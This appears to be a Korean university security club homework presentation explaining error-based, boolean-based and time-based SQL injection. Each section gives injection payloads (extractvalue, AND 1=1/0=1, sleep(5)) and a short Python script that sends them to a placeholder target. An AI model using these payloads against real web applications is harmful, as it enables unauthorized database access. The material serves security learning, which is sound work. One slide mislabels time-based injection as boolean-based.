



케이녹 웹해킹 8회차 과제

17기 최동현 (202511688)

1-1. Error based SQL Injection

- Error based SQL Injection이란?

: 에러 기반 SQL Injection은 웹 애플리케이션이 DB Query 실행 중 발생한 구문 오류(Syntax Error)나 런타임 예외(Runtime Exception) 메시지를 클라이언트(브라우저)의 HTTP 응답 바디에 필터링 없이 노출할 때 발생하는 취약점입니다.



```
SELECT * FROM users WHERE username="{username}" AND password="{password}"
```

```
$username = ' admin" '
```


```
$password = ''
```

```
SELECT * FROM users WHERE username="admin" AND password=""
```

```
# 에러 발생
```

1-2. Error based SQL Injection

- Error based SQL Injection (Extractvalue 기법)



```
100% 8% 14 GB
1 import requests
2 import re
3 def error_based_sql_i(target_url):
4     error_payload = "admin' AND extractvalue(1, concat(0x3a, (SELECT database()))) --"
5
6     params = {'username': error_payload}
7     response = requests.get(target_url, params=params)
8
9     match = re.search(r"XPath syntax error: ':(.*?)'", response.text)
10    if match:
11        print(match.group(1))
12
13 target_url = "https://example.com"
14 error_based_sql_i(target_url)
```

2-1. Boolean based SQL Injection

- Boolean based SQL Injection이란?

: Boolean based SQL Injection은 웹 애플리케이션이 Query 결과나 에러 메시지를 화면에 전혀 노출하지 않을 때(**Blind 상태**) 사용하는 공격 기법입니다.

단, 쿼리의 결과가 참(**True**)일 때와 거짓(**False**)일 때 HTTP 응답의 형태(Content-Length, 특정 텍스트 존재 여부, HTTP 상태 코드 등)가 미세하게 다르다는 점을 악용합니다.

```
SELECT * FROM users WHERE username="{username}" AND password="{password}"
```


```
$username = ' admin" AND 1=1 -- '
```

```
$username = ' admin" AND 0=1 -- '
```

```
# 두 쿼리 응답 차이로 목표 결과 값 도출
```

2-2. Boolean based SQL Injection

- Boolean based SQL Injection

A screenshot of a code editor window showing a Python script for Boolean based SQL Injection. The window has a dark theme and a status bar at the top showing 100% zoom, 14% CPU usage, and 14 GB of memory. The script is as follows:

```
1 import requests
2
3 def boolean_based_sqli(target_url):
4     true_payload = "admin' AND 1=1 --"
5     false_payload = "admin' AND 0=1 --"
6
7     res_true = requests.get(target_url, params={'username': true_payload})
8     res_false = requests.get(target_url, params={'username': false_payload})
9
10    if len(res_true.text) != len(res_false.text):
11        print("boolean 응답 차이 확인")
12
13 target_url = "https://example.com"
14 boolean_based_sqli(target_url)
```

3-1. Time based SQL Injection

- Time based SQL Injection이란?

： Boolean based SQL Injection은 가장 극단적인 형태의 Blind SQLi 기법입니다. 웹 애플리케이션이 쿼리의 True/False 결과조차도 화면에 다르게 표시하지 않고, 무조건 동일한 응답 내용과 길이를 반환할 때 사용됩니다.




```
SELECT * FROM users WHERE username="{username}" AND password="{password}"
```

```
$username = ' admin" AND sleep(5) -- '
```

```
# sleep 함수를 통하여 추가적인 지연 시간을 추가함
```

3-2. Time based SQL Injection

- Time based SQL Injection



```
100% 11% 14 GB
1 import requests
1 import time
2
3 def time_based_sqli(target_url):
4     time_payload = "admin' AND sleep(5) --"
5     start_time = time.time()
6
7     # 타임 아웃을 주어 지연을 관찰
8     requests.get(target_url, params={'username':time_payload}, timeout=10)
9
10    # 응답 도착 다음 경과 시간 계산
11    time_calc = time.time() - start_time
12
13    if time_calc >= 5.0:
14        print("인젝션한 sleep(5) 함수가 정상적으로 실행되어 지연됨을 확인")
15
16 target_url = "https://example.com"
17 time_based_sqli(target_url)
```



감사합니다

17기 최동현